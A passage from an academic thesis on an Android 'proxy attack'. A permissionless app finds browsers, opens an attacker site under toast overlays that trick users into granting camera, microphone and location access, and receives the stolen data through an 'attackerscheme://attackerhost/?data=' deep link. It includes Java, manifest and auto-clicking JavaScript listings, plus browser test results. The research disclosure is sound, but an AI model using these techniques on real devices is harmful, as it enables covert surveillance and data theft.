Android employs permissions as a primary system of safeguards to protect access to sensitive data or privileged resources. We adopt a typical threat model that assumes the attacker app has no permissions, i.e., no permissions are defined in the AndroidManifest.xml file, thus it appears benign with respect to the granted automatic permissions. In our attack, we assume that an attacker app may be any application installed on a device from a digital app distribution platform such as the Google Play Store. As such attacker app does not contain any malicious payload that may be recognized by anti-malware vendors. The target victim is the browser app that is pre-installed on a device or intentionally installed by a user.




Figure 4.1: The flow of the proxy attack

4.2 Attack Overview

The goal of the *proxy attack* is to retrieve sensitive information or obtain protected access to phone resources without permission. The attacker app, installed on the user's device, exploits a specific browser by circumventing the `QUERY_ALL_PACKAGES` permission. The app delegates the responsibility of obtaining permissions to the browser, which then acts as a proxy hiding the attacker app. The app creates a deceptive customized toast overlay, a visual element that appears on top of other app interfaces. This overlay conceals the targeted browser and any malicious activities conducted by the attacker. By hiding the browser, the attacker gains access to protected information such as location coordinates or can initiate actions in system apps (e.g., sending an SMS message) on behalf of the attacker app. Once the sensitive data is collected, it is redirected back to the attacker app using implicit intent and deep linking, enabling the delivery of content directly to the attacker app without raising suspicion.

4.3 Attack Heuristics

The premise of the proxy attack is that an attacker app remains innocuous while interacting with a browser to obtain access to sensitive data on the device. Figure 4.1 shows the flow of the proxy attack that encompasses three primary steps:

1. *Collection of information* about the installed mobile browsers on the device, gather permissions granted to browsers to narrow focus to a specific attack;

2. *Launch* the vulnerable browser with a target website and obscure the view with an overlay layer. Deceive the user to provide approval for the attacker's website to collect information;

3. *Retrieval of information* and its transfer back to the attacker app with deep linking.

We further explain each of these steps.

4.4 Collection of Information

Since an attacker app does not request any permissions, the main goal of this phase is to choose a vulnerable proxy browser. Since different browsers may support different APIs and features or support them in different ways, the attacker app needs to gather information on the browsers that are installed on the user's device. Typically, scanning the 3rd party app information requires `QUERY_ALL_PACKAGES` permission. Given the sensitive nature of data this permission allows to access, Google restricts the use of `QUERY_ALL_PACKAGES` permission to specific cases where interoperability with another app on the device is critical for the app to function [29]. For example, although `QUERY_ALL_PACKAGES` is an *install time* permission, an app developer wishing to place its app on the Google Play market has to obtain approval from Google first [48].

Listing 4.1: Bypassing a need for QUERY_ALL_PACKAGES permission

```
<queries>
    <intent>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
    </intent>
</queries>
```

To bypass this permission, we identified a **loophole** in using the <queries> element. The <queries> element specifies the content URI that the app is interested in, along with other additional parameters such as action and category. It allows the app to query the specified content URI and retrieve the data it needs.

Setting this <queries> element with the intent-filter that uses the `action` element `android.intent.action.MAIN` gives visibility into other apps installed on the device and their properties without requesting `QUERY_ALL_PACKAGES` permission. An example of this element usage is shown in Listing 4.1. The use of <queries> element is innocuous as almost all apps have this element in their AndroidManifest.xml file.

Listing 4.2: Search browsers in the device

```
Intent intent = new Intent();
intent.setAction(Intent.ACTION_VIEW);
intent.addCategory(Intent.CATEGORY_BROWSABLE);
intent.setData(Uri.parse("http://www.google.com"));
List<ResolveInfo> list = null;
PackageManager pm = getPackageManager();
list = pm.queryIntentActivities(intent, PackageManager.MATCH_ALL);
for (ResolveInfo info: list) {
    String browserName = info.activityInfo.packageName;
}
```

The next step is to retrieve granted permission information on all browsers available on the device using a launchable intent that can be handled by the available browsers (Listing 4.2).

To view the permissions, we use the Android's `PackageManager` class which provides methods to retrieve information about the installed browser applications on a device, including the list of permissions granted to each application.

We retrieve the list of permissions for a specific application using the `getPackageInfo()` method of the `PackageManager` class. This method returns information about the specified browser package, including the list of permissions requested by the package (Listing 4.3).

Listing 4.3: Retrieve permissions granted to browsers

```
PackageManager pm = getPackageManager();
//replace with the package name of the browser app
String packageName = "com.android.chrome";

PackageInfo packageInfo = null;
try {
    packageInfo = pm.getPackageInfo(packageName, PackageManager.GET_PERMISSIONS);
} catch (PackageManager.NameNotFoundException e) {
    e.printStackTrace();
}
String[] permissions = packageInfo.requestedPermissions;

if (permissions != null && permissions.length > 0) {
    for (String permissioName : permissions) {
        int permissionStatus = pm.checkPermission(permissioName, packageName);
        if (permissionStatus == PackageManager.PERMISSION_GRANTED) {
            // permission is granted
            Log.i("permissions_granted", permissioName);
        } else {
            // permission is not granted
            Log.i("permissions_not_granted", permissioName);
        } } }
```

Once the vulnerable browser with the necessary permissions is identified, we are now ready to launch the proxy attack.

4.5 Launch

As the next step, we launch the targeted browser with an attacker-controlled website. We aim to deceive a user to grant the necessary permission to the attacker's website.

Browser launch

Communication between apps in Android is realized through intent. At this stage, we know the specific browser's package name(Listing 4.4), so, rather than launching an implicit intent, we explicitly launch a chosen mobile browser app with a target URL.

Listing 4.4: Launching a specific browser

```
String attackerUrl = "http(s)://attackersite.com";
Uri attackerURI = Uri.parse(attackerUrl);
Intent attackersIntent = new Intent(Intent.ACTION_VIEW, attackerURI);
attackersIntent.setPackage("com.android.mozilla");
```

Table 4.1: Tested mobile browsers

Browser Package	Launcher	Browser Activity
com.android.**chrome**	com.google.android.apps.chrome.IntentDispatcher	org.chromium.chrome.browser.document.ChromeLauncherActivity
com.**duckduckgo**.mobile.android	com.duckduckgo.app.browser.BrowserActivity	com.duckduckgo.app.browser.BrowserActivity
com.**kiwibrowser**.browser	com.google.android.apps.chrome.IntentDispatcher	org.chromium.chrome.browser.document.ChromeLauncherActivity
com.microsoft.emmx **(Edge)**	com.google.android.apps.chrome.IntentDispatcher	org.chromium.chrome.browser.document.ChromeLauncherActivity
com.**opera**.mini.native	com.opera.mini.android.Browser	com.opera.mini.android.Browser
org.**mozilla**.firefox	org.mozilla.fenix.IntentReceiverActivity	org.mozilla.fenix.IntentReceiverActivity
com.**brave**.browser	com.google.android.apps.chrome.IntentDispatcher	org.chromium.chrome.browser.document.ChromeLauncherActivity
com.sec.android.app.sbrowser **(Samsung)**	com.sec.android.app.sbrowser.SBrowserLauncherActivity	com.sec.android.app.sbrowser.SBrowserLauncherActivity

```
startActivity(attackersIntent);
```

When an intent with a target URL is sent by the attacker app, the Android system searches for browsers that can handle it based on their intent-filters. `ResolveInfo.activityInfo.name` returns the launcher activities at runtime of the browsers able to handle the intent based on the current configuration of the device and `ResolveInfo.activityInfo.packageName` returns the package name(see Table 4.1).

There are two ways a target website can be opened on an Android device. Typically, when a user clicks on the link or an app launches an intent with a website request, the Android OS invokes the default mobile browser with the target website. Alternatively, an app can embed a target website content as a part of its screen by asking the OS to load a website in a WebView. Since the attack aims to access sensitive data, it is critical to avoid requesting any privileges to not raise suspicions.

In the former approach, an Android app typically requires `android.permission.INTERNET` permission to access the internet service. However, the Android API provides several ways to request a target website and exfiltrate captured data without this permission. For example, requesting the URI of a website through Intent, allows the attacker's app to bypass this permission.


To incorporate web content within a mobile app's WebView, the originating app must possess the appropriate permissions for authorized access. However, if the app defers to a mobile browser to obtain such access, it essentially delegates the responsibility of obtaining permissions to the browser, which then acts as a proxy and shields the attacker app.

Due to the lack of restrictions in the Android OS, a URL activity can be initiated, enabling any website (even a malicious one controlled by an attacker) to be launched by a browser on behalf of the attacker's app.

In this proxy attack, we leverage the target website under the attacker's control. The website allows an attacker to embed Javascript (JS) code to collect location, microphone, camera, and device-related (e.g., operating system, device memory, and battery level) data. The *window.navigator* object in JS provides information about the user's device and environment(Table 4.2). For example, to collect location information, the *window.navigator* object can be used with the Geolocation API which allows websites to access the user's location. To collect microphone and camera information, the MediaDevices API can provide access to the user's microphone and camera. In both cases, appropriate permissions are expected to be granted.

At this point, an attacker is facing two challenges:

- *Permissions*: Some device information (e.g., device model, time zone) is available to any app without permissions, however, the more sensitive data is protected. The setup step ensures that the attacker app



(a) (b) (c)

Figure 4.2: Toast overlay on the attacker's website. (a) A conceptual view of overlay, (b) 50% overlay transparency and (c) 100% overlay shown on One Plus 7 device.

can see permissions already granted on the device's mobile browser apps, which significantly simplifies an attack and allows invoking the browser that was already granted permissions protecting the target data. For example, access to a phone's camera relies on run-time permission mandated by Android OS which means a user is prompted to grant this permission the first time the browser attempts to access it.

To provide an additional layer of protection, the browser mandates an extra confirmation when a website requests access to the camera. Subsequently, if the browser has permission, any website that attempts to access the camera triggers a prompt requiring the user to grant further consent. Consequently, if the attacker app can manipulate the user into granting this confirmation on their website, the attacker's site can gain access to the camera without any further prompts to the user.

It is possible, however, that none of the browsers have the necessary permissions yet. This requires attackers to obtain permissions first and subsequently prompt the user to approve access to the camera without raising the user's suspicions.

- *Browser visibility*: The browser with a target website appears in the foreground. Thus, its activity and the following user prompts are visible to a user.

We resolve both challenges with the use of overlays. Several studies have investigated Android UI deception techniques using overlays [8, 25, 79]. These techniques range from drawing toasts [60] to performing click-jack-style attacks [79]. The attacker app that we developed for this study uses a variation of these attacks to hide the browser's activity and silently obtain permissions.

Using toast overlays

The proxy attack combines an overlay layer with a *toast* window, i.e., a small text message pop-up window shown on screen for a limited amount of time to give users feedback. After a while, a toast automatically

vanishes. The length of a toast can be set to either 2 or 3.5 seconds. No touch events or notification alerts are sent when a toast is made. The underlying activity stays active and visible when a toast is in the forefront, and interaction is not impeded. So, a toast becomes a particular kind of non-UI-intercepting window as a result of default. Toast messages can be drawn over the top view window with a customized design as an overlay even when an unrelated app controls the main screen without explicit permission. As toast overlay allows malicious applications to place their own user interfaces on top of those of other applications, these overlays are often used to fool users into performing unwanted actions by tricking them into believing they are doing something they are not.

In this proxy attack, we invoke a *toast* overlay for 2 purposes: (1) to hide the invoked mobile browser and its activity, and (2) to elicit user response to tap on the screen.

Figure 4.2(a) presents a conceptual view of using an overlay to deceive a user and access privileged data.

Hiding browser behavior By adding an overlay layer on top of the host view (a mobile browser screen), the attacker app can completely obscure the target webpage's content and the fact that a mobile browser was launched.

The toast window is intended for a quick message, e.g., a notification, and thus typically appears for 3.5 or 2 seconds. We continuously invoke toast to provide an overlay layer for a required period of time. To create a toast overlay, we use a `Handler` class and `Looper` object, which is responsible for creating a message queue (for our attack it is a customized toast) for our app thread.

The attacker app uses `Handler.postDelayed()` that starts both our custom toast overlaying (OuterHandler) and launches the targeted browser (InnerHandler) in a parallel thread so that our main user interface (UI) is non-blocking. This non-blocking mechanism allows long-running operations of toast to show on the screen of the device without blocking the main thread. This keeps our attacker app's overlay interface responsive and avoids ANR (Application Not Responding) errors.

The toast overlay is started right after the attacker app's main thread finishes scanning for the permission (e.g., location) that is already granted on the targeted browser, the screen is taken over by the customized toast overlay, and then the targeted browser is launched. This sequence hides the underlying transitions and presents the workflow expected by a user.

Deceiving user The toast overlay view also aims to deceive a user and elicit necessary taps on the screen. The toast overlay presents a legitimate-looking view, for example, mimicking an expected app view, without appearing suspicious (e.g., using `toast.setView(customiziedView)`). This view can include buttons to capture a user's taps. These taps are then transferred to a hidden browser requesting permissions or user approval. Note that the toast overlay does not get focus on the touch events and cannot be dismissed by a user, hence it is fully controlled by the attack app.

The use of toasts for user deception was noted by previous studies [26] using two signature protection level permissions `SYSTEM_ALERT_WINDOW` and the `BIND_ACCESSIBILITY_SERVICE`. To mitigate this vulnerability,

Android introduced a timeout of a maximum of 3.5 seconds for a single toast and a single toast window per UserID (UID) at a time. This, however, does not address the underlying issue that an app does not require permission to show a toast window over any other app. Our use of toast overlay also bypasses any permissions that are required to draw over other apps as described in [26]. By utilizing a scheduler with minimal delay between creating subsequent toasts(toast-bursting), we effectively repeat the process of generating overlays.

If a targeted browser does not have the necessary permissions, upon request to access privileged resources, Android prompts the user twice to approve this access (once to grant this permission to a browser, and the second time to allow website access to this resource). The key weakness that our proxy attack exploits at this stage is the ability of any app to cover these permission prompts with the toast overlays.

Since the toast overlay presents a customized view, a user may be easily tricked into unknowingly approving permissions. As Figure 4.2(a) shows a customized toast view can be easily mapped to the 'Allow' button on the underlying permission prompt. An example of a user prompt, when a website attempts to access sensitive data is shown in Figure 4.2(b) and (c).

4.6 Retrieving Data

When an attacker's activities remain in the background hidden with an inescapable overlay view, there are many opportunities for exploiting device resources. We build the attacker app to obtain information and access services that require permissions. Once the permission-related data is gathered from our malicious website, it is redirected back to the attacker app through implicit intent using *deep linking*, which allows to programmatic delivery of content to an app. Deep links function as URI links that guide users to the particular content of our attacker app. For example, the attacker app can specify what type of URI links should be transferred back to this app. For this, an app should consider including an intent-filter in the AndroidManifest.xml file when discussing how to guide users to particular content in applications.

Mobile browsers can invoke various activities, e.g., display link data, using a BROWSABLE intent. Thus, the attacker app specifies a `BROWSABLE` intent-filter along with a URI `scheme` and a `host` in the app's AndroidManifest.xml file. An automatic click on any hyperlink on the website that fits the app's defined URI scheme and host triggers an intent to the attacker app that collects data sent by the browser (through .SendReceiveActivity).

For example, the hyperlink can be placed on the target website using an `anchor tag(<a>)`, i.e., `a.href = "attackerscheme://attackerhost/?data=base64EncodedData"`, where the specified URI `scheme` is `attackerscheme`, the `host` is the `attackerhost`, and 'base64Encoded' is transferred data.

There is no specific limit on the amount of data that an Android app can receive from a browser using a URI scheme, however, the device's available memory and processing power can impose limitations on how much data can be transferred, e.g., captured image and audio recordings can be resource consuming. For practical reasons, in our attack, we encode the collected data in base64 format.

Listing 4.5: Browsable intent-filter

```
<activity android:name=".SendReceiveActivity"
          android:exported="true"
          android:excludeFromRecents="true">
    <intent-filter>
        <action android:name="android.intent.action.VIEW" />
        <category android:name="android.intent.category.DEFAULT" />
        <category android:name="android.intent.category.BROWSABLE" />
        <data android:scheme="attackerscheme"
              android:host="attackerhost" />
    </intent-filter>
</activity>
```

The Listing 4.5, shows the `BROWSABLE` intent-filter configuration provided in the attacker app's AndroidManifest.xml file. The collected data redirected by the browser is received by `SendReceiveActivity` in `onResume()` function. Finally, we extract the received intent with `intent.getData()` returning the data associated with the intent (Listing 4.6).

The `android:excludeFromRecents="true"` attribute used is to exclude the `SendReceiveActivity` from appearing in the list of recently used apps (the Overview screen). When this attribute is set to true for an activity in the AndroidManifest.xml file, the activity is removed from the list of recent tasks when the user navigates away from the app. This means that the user is not able to return to the activity using the Overview screen, and needs to restart the app. Though `android:excludeFromRecents="true"` is used to prevent sensitive data of activity from being exposed in the recent apps list, we use this attribute to hide `SendReceiveActivity` on the device.

Listing 4.6: Receiving data from a browser

```
@Override
protected void onResume() {
    super.onResume();
    handleIntetExtras(getIntent());
}
private void handleIntetExtras(Intent intent) {
    Uri uri = intent.getData();
    if(uri != null) {
        Log.i("Server_Response", "received some data");
        Log.i("Device_Data", uri.getQuery());
        //further logic to stop/continue toast overlay with
        //sharedPreference storage with a boolean flag
    }
}
```

Additional Attacks

Additional steps can allow us to mount more effective attacks accessing phone, SMS, and email(i.e., Microsoft Outlook app) services. These resources are typically accessed through the pre-installed system apps present on the device.

Table 4.2: Information type and their navigator syntax

Device Information	JS Syntax
OS	- navigator.paltform - navigator.OS
Device Version	navigator.appVersion
GPU(Renderer)	canvas.getContext('#canvasID')
User Language	- navigator.languages - navigator.userLanguage - navigator.language
Network Information	navigator.connection
Battery*	navigator.getBattery()
Ram(memory)*	navigator.deviceMemory
Take Picture*	navigator.mediaDevices.getUserMedia()
Audio Record*	navigator.mediaDevices.getUserMedia()
Location*	navigator.geolocation.getCurrentPosition

* requires HTTPS protocol, the rest can be accessed through both HTTP and HTTPS.

Listing 4.7: Launching system apps via browser

```
<!DOCTYPE html>
<html>
   <body>
      <h1> Welcome to our Page </h1>
      <a id="sendSms" style="display:none;">SMS</a>
      <a id="callPhone" style="display:none;">Call</a>
      <a id="sendEmail" style="display:none;">Email</a>
   </body>
   <script type="text/javascript">
      var aSms = document.getElementById('sendSms');
      aSms.href = "sms://+12345565444?body=I%27am%20interested%20" +
                  "in%20your%20Office.%20Please%20contact%20me.";
      //document.getElementById("sendSms").click();

      var aTel = document.getElementById('callPhone');
      aTel.href = "tel:12345565444";
      document.getElementById("callPhone").click();

      var aEmail = document.getElementById('sendEmail');
      aEmail.href = "mailto:recipient@example.com?cc=person2@example.com" +
                    "&bcc=person3@example.com&subject=Winter%20Party" +
                    "&body=You%20are%20invited%20to%20The%20WinterParty!";
      //document.getElementById("sendEmail").click();
   </script>
</html>
```

Equivalently, these can be launched via browsers. When a hyperlink with a specific protocol is requested, for example, `tel:`, `sms:`, or `mailto:`, Android OS invokes an app that can handle the requested protocol. An attacker can pre-fill these schemes with corresponding information, thus, making a call, or sending an SMS or an email message.

To exploit these capabilities, predefined phone number, SMS, and email message with the receiver's contact information are placed on the target website called by the attacker app using the hyperlinks. We then follow the described deep link approach to automatically launch the corresponding system apps. Android allows

the launching of the system apps via browsers without requiring any explicit permissions. A snippet is given in Listing 4.7. Android OS decides which apps can handle these implicit intents coming from the browser.

When an implicit intent is transmitted from a browser to the Android OS to carry out operations such as sending an SMS or making a phone call, a notification is not shown to the user. When a user clicks on an SMS link in a browser, for example, the implicit intent is delivered immediately to the SMS app without the user being notified. This strategy improves user experience and prevents interruptions by assuming that the user intentionally performs this operation. This strategy prevents pointless interruptions by assuming that the user is meant to carry out the task.

5 Attack Evaluation Study

In this chapter, we delve into the evaluation experiments that were carried out to analyze the efficacy and implications of our toast overlay assault methodology. We begin by outlining the evaluation circumstances, including the precise configurations and devices used. Following that, we investigate the accessible information received from targeted browsers, emphasizing the sorts of permissions and data successfully retrieved. The evaluation findings are then presented, highlighting the success of the toast overlay attack and analyzing the behavior of different browsers. We also highlight the rigorous countermeasures needed to limit the threats posed by the proxy attack, as well as the ramifications of our results for user privacy and device security. We give vital insights into the practicality and impact of the overlay attack by providing this complete evaluation.

5.1 Settings

Since some device information accessible by browsers requires an HTTPS connection to the server as outlined in Table 4.2, we installed an Apache/2.4.41 server with a self-signed certificate. Although all tested browsers gave an alert accessing the target HTTPS website, this did not prevent us from retrieving necessary information. The main reason behind this is to prevent Man-in-the-Middle(MITM) attackers from accessing powerful APIs that could further compromise a victim of a possible attack [16]. To evaluate the proxy attack in the real world, we tested it on 12 mobile phones with Android versions 8.1-13 which are listed in Table 5.1.

For our evaluation, we have selected 6 most popular (based on the number of downloads) mobile browsers: Google Chrome, Samsung Internet browser, Opera Mini, Mozilla Firefox, Microsoft Edge, and Kiwi Browser. We also included 2 privacy-focused browsers: Brave Private Web Browser and DuckDuckGo Private browser.

Before proceeding with an attack, we verified permissions that were granted to mobile browsers by default on the Android devices using *Android Debug Bridge (adb)* [40]. The granted permissions were obtained using the *adb shell dumpsys package "browser.package.name"*. Although in practice browsers are likely to have at least some permissions granted (e.g., `ACCESS_COARSE_LOCATION`, `ACCESS_FINE_LOCATION`), for our experiments, we made sure that browsers had no run-time granted permissions.

Table 5.1: Tested devices for proxy attack

Android version	Device model	The latest installed security patch
8.1	Huawei (P20 Pro)	June 1, 2018
9	Samsung (Galaxy A10 e)	December 1, 2020
10	LG (Phoenix 5)	July 1, 2020
10	Xiomi (Poco f1)	December 1, 2020
11	Umidigi (A9 Pro)	March 5, 2021
11	Ulefone (Armor 8 Pro)	July 5, 2022
11	Samsung (Galaxy A22)	March 1, 2022
12	Umidigi (BV4900 Pro)	May 5, 2022
12	One Plus 7 (Pro)	August 5, 2022
12	Ulefone (Note 14)	March 5, 2023
13	Samsusng (Galaxy A22 5g)	November 1, 2022
13	Google Pixel 7	February 5, 2022

5.2 Browser Search

Components can communicate using Intents, which can specify the target component either explicitly or automatically determined by the operating system based on the Intent's fields. *Intent resolution* involves mapping an Intent to possible targets and various fields of an implicit Intent are used for this purpose. The `action` field defines the operation the receiving component should perform, while the `category` field provides additional information about the component's classification. For example, components with the `LAUNCHER` category are placed in the main application launcher by the Android system. The `data` field contains information that the receiving component should act upon, typically in the form of a URI.

In Listing 4.2, we presented a typical example of Android IPC that utilizes an Intent to launch a web browser. Here, an intent named `intent` is created with its action set to `VIEW`, a generic action used for displaying various types of data, and the category `BROWSABLE` to indicate that the Intent can be invoked by a web browser.

Listing 5.1: Kiwi browser's intent-filter

```
<activity android:name="org.chromium.chrome.browser.document.ChromeLauncherActivity"
    <activity-alias android:name="com.google.android.apps.chrome.IntentDispatcher" android:
        exported="true" ..>
        <intent-filter>
            <action android:name="android.intent.action.MAIN"/>
            <category android:name="android.intent.category.NOTIFICATION_PREFERENCES"/>
        </intent-filter>
        <intent-filter>
            <action android:name="android.intent.action.VIEW"/>
            <category android:name="android.intent.category.DEFAULT"/>
            <category android:name="android.intent.category.BROWSABLE"/>
            <data android:scheme="googlechrome"/>
            <data android:scheme="http"/>
            <data android:scheme="https"/>
            <data android:scheme="about"/>
            <data android:scheme="javascript"/>
        </intent-filter>
    ..........
```

Components can register to receive implicit Intents through the use of intent-filters. These filters specify the actions, categories, and data types of the intent that the components are interested in. Typically, intent-filters are defined in the manifest file that accompanies each application. For instance, in the AndroidManifest.xml file of the Kiwi browser application, there is a component declaration shown in Listing 5.1. This declaration pertains to an activity(alias) component named `com.google.android.apps.chrome.IntentDispatcher` under activity `org.chromium.chrome.browser.document.ChromeLauncherActivity` which includes multiple intent-filters.

Within the second intent-filter, the *action* line specifies that incoming intents must have the action field set to *VIEW*. Additionally, the `data` declaration states that any incoming intent should contain data in the form of a URI with an "http/https" `scheme`. The `category` line indicates that incoming intents can have the `BROWSABLE` category. Android OS forwards any intents with these attributes to targeting activities.

When the framework method `PackageManager.queryIntentActivities(intent, PackageManager.MATCH_ALL)` is invoked(Lisiting 4.2), Android OS resolves potential target components (in this case, browsers) so that, the `org.chromium.chrome.browser.document.ChromeLauncherActivity` activity has the potential to receive the intent.

We have demonstrated this process using the Kiwi browser as an example(Lisitng 5.1). However, it is important to note that the overall *browser searching mechanism* we have discussed here is applicable to identifying other browsers installed on an Android device as well.

5.3 Accessible Information

Table 5.2 presents the devices' information availability on 8 mobile browsers tested on all analyzed Android devices. We observe fairly consistent results. Most browsers have direct access to this data. The exceptions are Mozilla Firefox, and two privacy-focused browsers: Brave and DuckDuckGo. Several device parameters can be retrieved by browsers and third-party apps without any permissions, e.g., timezone, user language, device model, Android version, OS, GPU, and memory-related information. We were able to retrieve network-related information from 6 out of 8 browsers without requiring to obtain any permissions.

We see that most of the browsers that provide network information (e.g., internet connection type, connection effective type, connection downlink) are granted `ACCESS_NETWORK_STATE` and `ACCESS_WIFI_STATE` permissions implicitly. Note that any third-party app requesting cellular information(e.g., 3g/4g) explicitly requires `READ_PHONE_STATE` permission which is a run-time permission and has dangerous level protection. Network information was unavailable from Mozilla Firefox and Brave browsers as a part of defense from fingerprinting [65].

Similarly, 6 browsers had access to battery-level information, while none of them had `BATTERY_STATS` permissions granted. Although this is signature-level permission, mobile browsers are exempt from it. Interestingly, Brave browser consistently provided incorrect battery level, i.e., 100% and the charging status is

true even in cases when the device has a low charge level and was not being charged. The battery status API is deprecated in Mozilla due to tracking and fingerprinting. However, a third-party script found on multiple websites can quickly associate users' visits by exploiting battery information accessible to web scripts. These scripts can utilize battery level, discharging time, and charging time values, which remain constant across sites due to synchronized update intervals. Consequently, this approach enables the script to link concurrent visits effectively [61]. As a preventive measure, browsers like DuckDuckGO, Mozilla Firefox, and Brave (released under Mozilla) have disabled the battery status API, thwarting this form of tracking.

All browsers provided geolocation information. We requested this information on each browser for 3 different locations. The retrieved information was imprecise by 2.06 km on average and varied. All browsers had access to the camera and microphone.

5.4 Evaluation results

To evaluate the effectiveness of the proxy attack, we have installed all 8 browsers on each of the analyzed Android devices. Table 5.3 presents the results of our proxy attack. Browsers mostly displayed the same behavior on different devices. Although 6 of the 8 tested browsers, readily gave the attacker app all the data it needed, 2 of the browsers (such as DuckDuckGo and Opera Mini) did not allow the automatic click to occur using JS, making it impossible for the attacker app to automatically retrieve the information it had gathered from these browsers on the tested devices. We presume that these 2 browsers may, for security purposes, disable automatic navigation to native applications. This is most likely done to stop malicious websites from launching other apps on a user's device. The proxy attack failed on these 2 browsers. It should be noted that DuckDuckGo is a privacy-focused browser, hence stricter security measures are generally expected. However, Brave, another privacy-focused browser, did not exhibit this behavior, and in most cases provided information similar to the majority of browsers.

To see the smooth data flow from the browser to our attacker application, we set DuckDuckGo and Opera Mini as default browsers and changed the "href" value from `"attackerscheme://attackerhost/?data=base64Encoded"` to `"intent://attackerhost/#Intent;scheme=attackerscheme;package=attacker.package.name;S.data="+base64Encoded+";end;"` in JS to test data transmission specifically through intent. Even after this change, we were unable to retrieve data from Opera Mini and DuckDuckGo browsers however for the remaining browsers this strategy worked. This shows that, unlike other browsers that have used this strategy successfully, Opera Mini and DuckDuckGo do not provide seamless intent transfer to 3rd party apps in the Android OS.

Accessing category 1 data The first set of experiments was focused on accessing data that requires no user interaction. Some of this data requires no permissions (such as timezone, user language, Android model and version, etc.), while other needs runtime and signature permissions, e.g., accessing network information requires `READ_PHONE_STATE` run-time permission, while accessing battery status needs signature-level

Table 5.2: Information generally accessible by mobile browsers

	Information Type	Chrome ←	Mozilla Firefox ←	Opera Mini	DDG	Edge ←	Brave ←	Samsung ←	Kiwi ←	Necessary Permissions
Category 1	TimeZone	✓	✓	✓	✓	✓	✓	✓	✓	N/A
	User Language	✓	✓	✓	✓	✓	✓	✓	✓	N/A
	Device Model, Android Version	✓	✓	✓	✓	✓	✓	✓	✓	N/A
	OS	✓	✓	✓	✓	✓	✓	✓	✓	N/A
	GPU	✓	✓	✓	✓	✓	✓	✓	✓	N/A
	Memory(RAM)	✓	X	✓	X	✓	✓	✓	✓	N/A
	Network Info - Internet Connection - ConnectionType - EffectiveType - Downlink	✓	X	✓	✓	✓	X	✓	✓	ACCESS_NETWORK_STATE [1] ACCESS_WIFI_STATE [1] READ_PHONE_STATE [2]*
	Battery Status - Charging Status - Charge Level	✓	X	✓	X	✓	Wrong Value	✓	✓	BATTERY_STATS [3]*
Category 2	Camera	✓	✓	✓	✓	✓	✓	✓	✓	CAMERA[2]
	Microphone (Audio Recording)	✓	✓	✓	✓	✓	✓	✓	✓	RECORD_AUDIO [2]
	Location	✓	✓	✓	✓	✓	✓	✓	✓	ACCESS_FINE_LOCATION [2] ACCESS_COARSE_LOCATION [2]

DDG: DuckDuckGo browser
[1] Normal Permission, [2] Runtime Permission, [3] Signature Permission
* The 3rd party apps are required to obtain these permissions, while browsers grant them implicitly,
← Browsers that allow automatic hyperlink clicking from the attacker's site back to the attacker app through Android OS (deep link)

`BATTERY_STATS` permission.

Our attacker app did not obtain network information through Firefox and Brave browsers and memory and battery-level information through Firefox and DuckDuckGo browsers, as these browsers do not typically access this information even in non-attack context. In other browsers on all devices, our attack was successful, i.e., the attacker app was able to obtain data typically inaccessible by third-party apps without proper permissions.

We observed several noticeable variations in browser behavior when the attacker website was accessed through the attacker app beneath the overlay. No browsers alerted the user asking to confirm whether the attacker app should be launched through the automatic deeplink. Deep linking did not succeed in the DuckDuckGo and Opera Mini browsers as they do not allow automatic deep linking to happen

Furthermore, noticeable variations in behavior were evident when the attacker website was accessed through the attacker app beneath the overlay, compared to when the attacker site URL was manually typed into the address bar of the browser. When we manually loaded our malicious site, as soon as the automatic hyperlink was activated, the browsers alerted the user whether the attacker app should be launched or not. Figure 5.1 shows an example of this alert.




Figure 5.1: Deep link notification (Edge browser)

Table 5.3: The summary of the proxy attack on various Android devices

Device	Android Version	Duration of Toasts(sec)		Browser																			
		targetSDK =phone API	targetSDK = 29	Chrome			Kiwi			Brave[1]			Edge			Samsung			Firefox[2]			Opera	DDG
				c1	c2	c3	c1	c2	c3	c1	c2	c3	c1	c2	c3	c1	c2	c3	c1	c2	c3		
Huawei	8.1 (API 27)	>40s	N/A	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	X	X
Samsung Galaxy	9 (API 28)	>40s	N/A	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	X	X
LG	10 (API 29)	>40s	>40s	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	X	X
